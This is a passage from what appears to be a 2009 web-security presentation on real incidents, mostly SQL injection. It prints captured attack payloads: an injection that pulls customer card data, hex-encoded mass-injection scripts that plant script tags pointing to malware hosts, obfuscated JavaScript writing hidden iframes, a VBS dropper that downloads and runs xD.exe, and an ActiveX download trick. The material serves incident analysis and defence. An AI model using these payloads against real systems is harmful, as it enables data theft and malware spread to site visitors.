code.

Page includes SQL  
Error text.

# Response Data

*Includes Response From Injected Query*

## Response Details

```
HTTP/1.1 500 Internal Server Error
Content-Length: 598
Content-Type: text/html
Cache-control: private
Set-Cookie: ASPSESSIONIDCCQCSRDO=EI
Connection: close
```

Injected SQL Query executed successfully and the output is displayed in the error text. Attacker now knows the DB version, Service Pack Level, etc...

```
<font face="Arial" size=2>
< p>Microsoft OLE DB Provider for ODBC Drivers <br> at <font face="Arial" size=2>e \>
rror '80040e07'</font>
<p>
<font face="Arial" size=2>[Microsoft] [ODBC SQL Server Driver] [SQL Server] Syntax <br>
error converting the nvarchar value 'Microsoft SQL Server 2000 - 8.00.2039 (Int \>
el X86)
.May 3 2005 23:18:38
.Copyright (c) 1988-2003 Microsoft Corporation
.Standard Edition on Windows NT 5.2 (Build 3790: Service Pack 1)
/EXAMPLE_SQL/OPT/OPT2' to a column of data type int.</font>
```

# Final Phase Attack

## *Targeting Customer Data*

### Request Details

```
GET /cart/loginexecute.asp?LoginEmail='%20or%20
archar,isnull(convert(varchar,OR_OrderDate), 'NU
t(varchar,OR_OrderID), 'NULL'))%2b'/'%2bconvert(
), 'NULL'))%2b'/'%2bconvert(varchar,isnull(conve
nvert(varchar,isnull(convert(varchar,OR_OrderAd
ull(convert(varchar,OR_OrderCity), 'NULL'))%2b'
OR_OrderZip), 'NULL'))%2b'/'%2bconvert(varchar,isnull
(convert(varchar,OR_OrderState), 'NULL' \n))%2b'/'%2bconvert(varchar,isnull(convert(varchar,OR_OrderCountry),
'NULL'))%2b'/'%2bconvert(varchar,isnull(convert(varchar,OR_CCardName),
'NULL'))%2b'/'%2bconvert(varchar,isnull(convert(varchar,OR_CCardType),
'NULL'))%2b'/'%2bconvert(varchar,isnull(convert(varchar,OR_CCardNumberenc),
'NULL'))%2b'/'%2bconvert(varchar,isnull(convert(varchar,OR_CCardExpDate),
'NULL' \n'))%2b'/'%2bconvert(varchar,isnull(convert(varchar,OR_CCardSecurityCode),
'NULL'))%2b'/'%2bconvert(varchar,isnull(convert(varchar,OR_Email),
'NULL'))%2b'/'%2bconvert(varchar,isnull(c
onvert(varchar,OR_Phone1),
'NULL'))%20from%20Orders%20where%20OR_OrderID=47699)--sp_passwo
rd HTTP/1.1
```

Attacker sends a new SQL  
Injection attack that is targeting  
client Credit Card data.

# Response Data

## *Includes Customer Data*

### Response Details


```
HTTP/1.1 500 Internal Server Error
Content-Length: 573
Content-Type: text/html
Cache-control: private
Connection: close
```

Once again, the SQL Query successfully executed and extracts customer data.

```
<font face="Arial" size=2>
<p>Microsoft OLE DB Provider for ODBC Drivers</font> <font face="Arial" size=2>e \ 
rror '80040e07'</font>
<p>
<font face="Arial" size=2>[Microsoft] [ODBC SQL Server Driver] [SQL Server] Syntax \ 
error converting the varchar value 'Feb 13 2007 12:00AM/47699/John/Doe/128 Da \ 
niel Someplace Dr /City/06354/DC/US/John C Doe Jr/ /k&#151;Utdw&#136;i&#132;&#1 \ 
41;&#133;qzzv/02/2009/4792/jdoe@email.net/888.555.7578' to a column of data t \ 
ype int.</font>
<p>
<font face="Arial" size=2>/cart/loginexecute.asp</font><font face="Arial" size=2 \
```

# WHID 2009 Summary

## *Incidents By Attack Outcome*



# WHID 2009 Outcome Summary

*Trends vs. 2008*

- Defacements/Planting Malware remains #1
  - Percentage, however, decreased from 41% to 28%
- Information Leakage/Stealing Sensitive Data remains #2
  - Percentage increased from 21% to 26%
- Disinformation jumped to #3
- Monetary Loss and Downtime stayed at #4 and #5

# Mass SQL Injection Bots/Planting Malware

## *Targeting Website Users*

- **Threat** – Generic SQL Injection
  - Site value is it's large customer-base.
- **Vulnerabilities** – 3 issues
  - Lack of Input Validation
  - Poor Database configuration/SQL construction
  - Lack of proper HTML Output Encoding
- **Impact** – Cross-site Scripting/Malware Installation:
  - Attack uses sites as malware distribution point.
  - May cause database corruption.

[TechNewsWorld > Security](#) | [Read Next Article in Security](#)

### Mass SQL Attack a Wake-Up Call for Developers



By Erika Morphy  
TechNewsWorld  
04/28/08 2:03 PM PT

[Print Version](#)  
[E-Mail Article](#)  
[Reprints](#)

A novel hacker attack on Web servers that rely on Microsoft SQL database technology has the security community in something of a dither. There seems general agreement that the mass SQL injection approach is highly sophisticated, that it could work against any database, and that developers need to stick to best practices to keep their systems safe.

# The Game Has Changed


## *Generic SQL Injection*

- Custom coded web applications provided diversity/uniqueness that prevented mass exploit outbreaks.
- Reconnaissance was required to enumerate app structure.
- Manual probing offered defenders time to react.
- Mass SQL Injection bots inject a script that enumerates and updates databases.



# Mass SQL Injection Bots

## Attack Workflow



# Captured SQL Injection Attack

## *Obscured Payload*

```
GET /target.asp;DECLARE@SNVARCHAR(4000);SET@S=CAST  
(0x4400450043004C004100520045002000400054002000760061007200  
6300680061007200280032003500350029002  
C0040004300200076006100720063006800610072002800320035003500  
290020004400450043004C004100520045002  
--CUT--  
  
2006C0065005F0043007500720073006F00720020004400450041004C00  
4C004F0043004100540045002000540061006  
2006C0065005F0043007500720073006F007200%20AS  
%20NVARCHAR(4000));EXEC(@S);-|178|80040e14|  
Unclosed quotation mark before the character string 'G;DECL  
ARE @S NVARCHAR(4000);SET @S=CAST  
(0x4400450043004C004100520045002000400054002000760061007200  
6300680061007200280032003500350029002 C00400043002000'. -  
202.101.162.73 HTTP/1.0 Mozilla/3.0+(compatible;+Indy  
+Library) - 500 15248
```

# Decoded SQL Data

## *Executing a Looping Script*

```
DECLARE @T varchar(255),@C varchar(255)
DECLARE Table_Cursor CURSOR FOR
    select a.name,b.name
    from sysobjects a,syscolumns b
    where a.id=b.id
        and a.xtype='u'
        and (b.xtype=99 or b.xtype=35 or b.xtype=102
    or b.xtype=167)
OPEN Table_Cursor FETCH NEXT
    FROM Table_Cursor INTO @T,@C
    WHILE (@@FETCH_STATUS=0)
    BEGIN
        exec (
            update ['+@T+']
            set ['+@C+']=rtrim(convert(varchar,['+@C+']))
            +'<script src=http://www.qiaiqam.com/m.js>
script>''')
        FETCH NEXT FROM Table_Cursor INTO @T,@C
    END
    CLOSE Table_Cursor
    DEALLOCATE Table_Cursor
```

Select all columns in all tables

- Specific to MS-SQL tables structure but could be adapted to other DBs.
- Default MS-SQL security is somewhat at blame.

Iterate over them

- Script brutally modifies ALL fields in the application:
- Assumes some will be displayed back to the user.
- Hopes that the application would not be damaged beyond use.
- Easy to detect and avoid in the 1<sup>st</sup> place, yet so many sites where hacked!

Append script tag pointing to malware

- Simple signatures
- Database security

# Mass SQL Injection Bots – Recent Updates

## *Targeting Non-ASP Front-ends*

- Originally targeted ASP/ASP.Net front-end with MS-SQL back-end
- We are seeing evidence of different front-ends being compromised
  - ColdFusion (.cfm)
  - PHP (.php)
  - Java Server Pages (.jsp)
  - Java (.do)
- Therefore many websites “thought” they were safe but weren’t...



A screenshot of a Google search results page. The search query is "<script src='http://www0.douhunqn.cn/crss/w.js'>" inurl:php". The results show several web pages that have been compromised by inserting this exploit into their source code. One result from "www.thewellspringbookstore.com/advice\_detail.php?id=15" is highlighted in green, showing the injected script tag. Another result from "blog.ninanet.com/blog1.php/techmix/" is also shown with the exploit code.

Google™

"<script src="http://www0.douhunqn.cn/crss/w.js">" inurl:php

Web

"></title><script src="http://www0.douhunqn.cn/crss/w.js" ...  
"></title><script src="http://www0.douhunqn.cn/crss/w.js"></script><!--Coming Event.  
Print page. "> About Us · Christian Products · Catholic Newsletter ...  
[www.thewellspringbookstore.com/advice\\_detail.php?id=15](http://www.thewellspringbookstore.com/advice_detail.php?id=15) - 10k - [Cached](#) - [Similar pages](#)

Category: tech mix - internet mix [internet mix]  
Aug 25, 2008 ... +'[@C+] where '+@C+' not like "%"></title><script  
src="http://www0.douhunqn.cn/crss/w.js"></script><!--")FETCH NEXT FROM  
Table\_Cursor ...  
[blog.ninanet.com/blog1.php/techmix/](http://blog.ninanet.com/blog1.php/techmix/) - 62k - [Cached](#) - [Similar pages](#)

# Mass SQL Injection Bots – Recent Updates

## *Optimizing the Javascript Code*

```
DECLARE @T varchar(255),@C varchar(4000) DECLARE  
Table_Cursor CURSOR FOR select a.name,b.name from  
sysobjects a,syscolumns b where a.id=b.id and  
a.xtype='u' and (b.xtype=99 or b.xtype=35 or  
b.xtype=231 or b.xtype=167) OPEN Table_Cursor FETCH  
NEXT FROM Table_Cursor INTO @T,@C  
WHILE(@@FETCH_STATUS=0) BEGIN exec('update [' +@T+ ']  
set [' +@C+ ']=[' +@C+ ']' +'"></title><script  
src="http://sdo.1000mg.cn/crss/w.js"></  
script><!--'' where '+@C+' not like ''%'></  
title><script src="http://sdo.1000mg.cn/crss/  
w.js"></script><!--'') FETCH NEXT FROM Table_Cursor  
INTO @T,@C END CLOSE Table_Cursor DEALLOCATE  
Table_Cursor
```

# Mass SQL Injection Bots – Recent Updates

## *New Attack Vector - Cookies*



Today's Internet Threat Level: GREEN  
Handler on Duty: Johannes Ullrich

```
POST /removed.asp HTTP/1.1
Cookie: start=S end=Z%3BDECLARE%20@s
%20VARCHAR(4000) %3BSET%20@s
%3DCAST(0x44454.....
Content-Type: application/x-www-form-
urlencoded
Host: removed
Content-Length: 3
Expect: 100-continue
Connection: Keep-Alive
```

- Are you logging full request headers that include Cookie data?

# Defacement + Malware Example

*WASC Distributed Open Proxy Honeypot Project*

A screenshot of a web browser window titled "HaCKeD By 0x90 |HaCKeD By 0x90...". The page content is as follows:

- A message at the top left: "Additional plugins are required to display all the media on this page." with a link to "Install Missing Plugins...".
- A blue cartoon illustration of a skeleton sitting at a desk, looking at a computer monitor.
- The text "Hacked by 0x90" in large blue letters.
- The text "Welcome to the Jungle!..." in red letters.
- A link "WwW.0x90.CoM.Ar".
- A small Argentine flag icon.
- Contact information at the bottom: "Contact: Guns@0x90.com.ar".

# Appended Data

## *Obfuscated Javascript*

```
<Script Language='Javascript'>
<!--
document.write(unescape('
%3C%73%63%72%69%70%74%3E%0D%0A%3C
%21%2D%2D%0D%0A%64%6F%63%75%6D%65%6E%74%2E
%77%72%69%74%65%28%75%6E
%65%73%63%61%70%65%28%22%25%33%43%73%63%72%69%70%74%25%33%45%
25%30%44%25%30%41%25%33%43%25%32%31%2D%2D
%25%30%44%25%30%41%64%6F%63%75%6D%2D
%25%32%35%30%44%25%32%35%30%41%64%6F%63%75%6D%65%6E%74%2E
%77%72%69%74%65%25%32%35%32%38%75%6E
%65%73%63%61%70%65%25%32%35%32%38%25%32%35%32%
--CUT--
%35%30%41%25%32%35%32%35%33%43%2F
%73%63%72%69%70%74%25%32%35%32%35%33%45%25%32%35%32%32%25%32%
35%32%39%25%32%35%32%39%25%32%35%33%42%25%32%35%30%44%25%32%3
5%30%41%2F%2F%2D%2D
%25%32%35%33%45%25%32%35%30%44%25%32%35%30%41%25%32%35%33%43%
2F
%73%63%72%69%70%74%25%32%35%33%45%25%32%32%25%32%39%25%32%39%
25%33%42%25%30%44%25%30%41%2F%2F%2D%2D
%25%33%45%25%30%44%25%30%41%25%33%43%2F
%73%63%72%69%70%74%25%33%45%22%29%29%3B%0D%0A%2F%2F%2D%2D%3E
%0D%0A%3C%2F%73%63%72%69%70%74%3E')) ;
//-->
</Script>
```

# Appended Data

## *Decoded Javascript*

```
<!--  
document.write(unescape("<iframe width='0' height='0'  
src='http://royy.byethost7.com/url.htm' scrolling='no'  
frameborder='0'></iframe>  
<iframe width='0' height='0' src='bicho.wml' scrolling='no'  
frameborder='0'></iframe>  
<iframe width='0' height='0' src='bicho.htm' scrolling='no'  
frameborder='0'></iframe>  
<iframe width='0' height='0' src='embed.htm' scrolling='no'  
frameborder='0'></iframe>"));  
//-->
```

# bicho.htm

## *Attempted VBS Malware Install*

```
tf = fso.CreateTextFile(cSystemDir + "runit.vbs", true);
//tf = fso.CreateTextFile("c:\\runit.vbs", true);
tf.WriteLine("On Error Resume Next");
tf.WriteLine("URL = \"http://rzone.com.ar/xD.exe\"");
tf.WriteLine("Set xml = CreateObject(\"Microsoft.XMLHTTP\")");
tf.WriteLine("xml.Open \"GET\", URL, False");
tf.WriteLine("xml.Send");
tf.WriteLine("set oStream = createobject(\"Adodb.Stream\")");
tf.WriteLine("oStream.type = 1");
tf.WriteLine("oStream.open");
tf.WriteLine("oStream.write xml.responseText");
tf.WriteLine("oStream.savetofile \"\" + cSystemDir + "xD.exe\", 1");
tf.WriteLine("oStream.close");
tf.WriteLine("set oStream = nothing");
tf.WriteLine("Set xml = Nothing");
tf.WriteLine("Set oShell = createobject(\"WScript.Shell\")");
tf.WriteLine("oShell.run \"\" + cSystemDir + "xD.exe\", 1, false");
tf.Close();
objShell.run("\\" + cSystemDir + "runit.vbs\"");
```


# embed.htm

## *Attempted ActiveX Malware Install*

```
<object name="x" classid="clsid:  
12345678-1234-1234-1234-123456789012"  
codebase="mhtml:file:///C:  
\NO_SUCH_MHT.MHT!http://  
www.rzone.com.ar/xD.exe">
```

# WHID 2009 Summary

## *Incidents By Attacked Organization Type*



# 2009 Incidents of Interest

*Finance/Retail Attack Methodology*

*Unu vs. Anti-Virus Vendors*

*Twitter Attacks*

*Time's Most Influential Poll*

# US Secret Service/FBI Advisory

## *Finance/Retail - Common Attacker Methodology*

- They identify Web sites that are vulnerable to SQL injection. They appear to target MSSQL only.
- They use "xp\_cmdshell", an extended procedure installed by default on MSSQL, to download their hacker tools to the compromised MSSQL server.
- They obtain valid Windows credentials by using fgdump or a similar tool.
- They install network "sniffers" to identify card data and systems involved in processing credit card transactions.
- They install backdoors that "beacon" periodically to their command and control servers, allowing surreptitious access to the compromised networks.
- They target databases, Hardware Security Modules (HSMs), and processing applications in an effort to obtain credit card data or brute-force ATM PINs.
- They use WinRAR to compress the information they pilfer from the compromised networks.
- [http://usa.visa.com/download/merchants/20090212-usss\\_fbi\\_advisory.pdf](http://usa.visa.com/download/merchants/20090212-usss_fbi_advisory.pdf)

# Unu vs. Anti-Virus Vendors

## *Romanian Attacker Launches Targeted Attacks*

The screenshot shows a web browser window with the title bar "F-Secure statistics for: Microsoft SQL Server 2000 - 8.00.2039 (Intel X86) May 3 2005 23:18:38 Copyright (c) 1988-2003 Micro... - Opera". The address bar contains the URL "http://stats.f-secure.com/UNU=%20UNION%20SELECT%20'6','6','6',@@version,". The main content area displays detailed information about the Microsoft SQL Server 2000 system, including its name, reporting history, and a search link.

**Detailed information on Microsoft SQL Server 2000 - 8.00.2039  
(Intel X86) May 3 2005 23:18:38 Copyright (c) 1988-2003 Microsoft Corporation Standard Edition on Windows NT 5.2 (Build 3790: Service Pack 2)**

---

**Name:** Microsoft SQL Server 2000 - 8.00.2039 (Intel X86) May 3 2005 23:18:38 Copyright (c) 1988-2003 Microsoft Corporation Standard Edition on Windows NT 5.2 (Build 3790: Service Pack 2)

**First reported:** Friday, January 05, 1900, 6 (GMT +0200)

**Last reported:** Monday, July 24, 2006, 00:57:04 (GMT +0200)

**Trend last 24 h:** →

Search for information about Microsoft SQL Server 2000 - 8.00.2039 (Intel X86) May 3 2005 23:18:38 Copyright (c) 1988-2003 Microsoft Corporation Standard Edition on Windows NT 5.2 (Build 3790: Service Pack 2)

# Twitter Attacks

## *Brute Forcing Login Credentials*

- Insufficient Anti-Automation
  - Twitter does not block repetitive login failures
- Attacker compromised an Admin account that had a tool which allowed password resets for other accounts
- Compromised 33 accounts including President Obama's
- 3 different WHID Events

[WHID 2009-2: Twitter accounts of the famous hacked \(Updated\)](#)

 Tagged: Password

Updated: 11 January 2009

### Attack Information

WHID ID: 2009-2

Date Occured: 5 Jan 2009

Attack Method: Brute Force  
Insufficient Authentication

### Outcome Information

Outcome: Defacement

### Target Information

Attacked Entity Field: Web 2.0

Attacked Entity Geography: USA

Attacked System's Technology: Administration Tool

### Source Information

Attack Source Geography: USA

